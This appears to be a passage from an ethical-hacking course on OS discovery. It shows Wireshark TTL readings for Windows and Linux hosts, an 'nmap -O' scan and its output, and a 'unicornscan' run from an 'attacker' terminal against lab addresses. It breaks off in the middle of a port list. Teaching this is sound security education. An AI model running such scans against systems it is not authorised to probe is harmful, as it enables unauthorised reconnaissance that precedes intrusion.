
```
> Frame 479: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{5A9B3588-F693-4023-B9B6-DCC29ADB1114}, id 0
> Ethernet II, Src: Microsof_01:80:02 (00:15:5d:01:80:02), Dst: Microsof_01:80:00 (00:15:5d:01:80:00)
v Internet Protocol Version 4, Src: 10.10.1.22, Dst: 10.10.1.11
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  >
  >
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 128
    Protocol: ICMP (1)
    Header Checksum: 0xdf75 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.10.1.22
```

Possible OS is Windows

```
0000  00 15 5d 01 80 00 00 15  5d 01 80 02 08 00 45 00   ··]····· ]·····E·
0010  00 3c 45 17 00 00 80 01  df 75 0a 0a 01 16 0a 0a   ·<E····· ·u······
0020  01 0b 00 00 55 5a 00 01  00 01 61 62 63 64 65 66   ····UZ·· ··abcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                     wabcdefg hi
```

Time to Live (ip.ttl), 1 byte
Packets: 12365 · Displayed: 12365 (100.0%)
Profile: Default

Figure 3.76: Wireshark screenshot showing TTL value (Possible OS is Windows)



```
No.     Time       Source                  Destination        Protocol Length Info
     61 15.757689  fe80::15:5dff:fe18:…    ff02::fb           MDNS     371 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
     62 17.759212  fe80::8b38:ed47:281…    ff02::fb           MDNS     437 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
     63 17.759261  10.10.1.3               224.0.0.251        MDNS     417 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
     64 17.759279  fe80::15:5dff:fe18:…    ff02::fb           MDNS     371 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
     65 21.764189  10.10.1.3               224.0.0.251        MDNS     417 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
     66 21.764190  fe80::15:5dff:fe18:…    ff02::fb           MDNS     371 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
     67 21.764189  fe80::8b38:ed47:281…    ff02::fb           MDNS     437 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
     68 21.985381  Microsof_01:80:00       Broadcast          ARP       42 Who has 10.10.1.9? Tell 10.10.1.11
     69 21.985935  MS-NLB-PhysServer-2…    Microsof_01:80:00  ARP       42 10.10.1.9 is at 02:15:5d:18:27:eb
     70 21.985957  10.10.1.11              10.10.1.9          ICMP      74 Echo (ping) request  id=0x0001, seq=5/1280, ttl=128 (reply in …
     71 21.986492  10.10.1.9               10.10.1.11         ICMP      74 Echo (ping) reply    id=0x0001, seq=5/1280, ttl=64 (request in…
     72 22.993079  10.10.1.11              10.10.1.9          ICMP      74 Echo (ping) request  id=0x0001, seq=6/1536, ttl=128 (reply in …
```

```
> Frame 71: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{5A9B3588-F693-4023-B9B6-DCC29ADB1114}, id 0
> Ethernet II, Src: MS-NLB-PhysServer-21_5d:18:27:eb (02:15:5d:18:27:eb), Dst: Microsof_01:80:00 (00:15:5d:01:80:00)
v Internet Protocol Version 4, Src: 10.10.1.9, Dst: 10.10.1.11
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
                                              ECN: Not-ECT)
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: ICMP (1)
    Header Checksum: 0x1fe1 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.10.1.9
```

Possible OS is Linux

```
0000  00 15 5d 01 80 00 02 15  5d 18 27 eb 08 00 45 00   ··]····· ]·'···E·
0010  00 3c 44 b9 00 00 40 01  1f e1 0a 0a 01 09 0a 0a   ·<D···@· ········
0020  01 0b 00 00 55 56 00 01  00 05 61 62 63 64 65 66   ····UV·· ··abcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                     wabcdefg hi
```


Time to Live (ip.ttl), 1 byte
Packets: 227 · Displayed: 227 (100.0%)
Profile: Default

Figure 3.77: Wireshark screenshot showing TTL value (Possible OS is Linux)

OS Discovery using Nmap and Unicornscan

- In **Nmap**, the **-O** option is used to perform OS discovery, providing OS details of the target machine

- In **Unicornscan**, the OS of the target machine can be identified by **observing the TTL values** in the acquired scan result




Target: 10.10.1.11

Command: nmap -O 10.10.1.11

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
22:25 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10:1703
OS details: Microsoft Windows 10 1703
Network Distance: 1 hop

OS detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.81
seconds
```

https://nmap.org


unicornscan 10.10.1.22 -Iv - Parrot Terminal
File Edit View Search Terminal Help

```
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #unicornscan 10.10.1.22 -Iv
adding 10.10.1.22/32 mode `TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,65,67-70,79-81,
88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,143,150,161-164,174,177-179,191,199-202,204
,206,209,210,213,220,345,346,347,369-372,389,406,407,422,443-445,487,500,512-514,517,518,520,525,533,
538,548,554,563,587,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,808,873,901,923,941,9
46,992-995,1001,1023-1030,1080,1210,1214,1234,1241,1334,1349,1352,1423-1425,1433,1434,1524,1525,1645,
1646,1649,1701,1718,1719,1720,1723,1755,1812,1813,2048-2050,2101-2104,2140,2150,2233,2323,2345,2401,2
430,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,3542-3545,36
32,3690,3801,4000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,5308,5354,5355,5422-5425,543
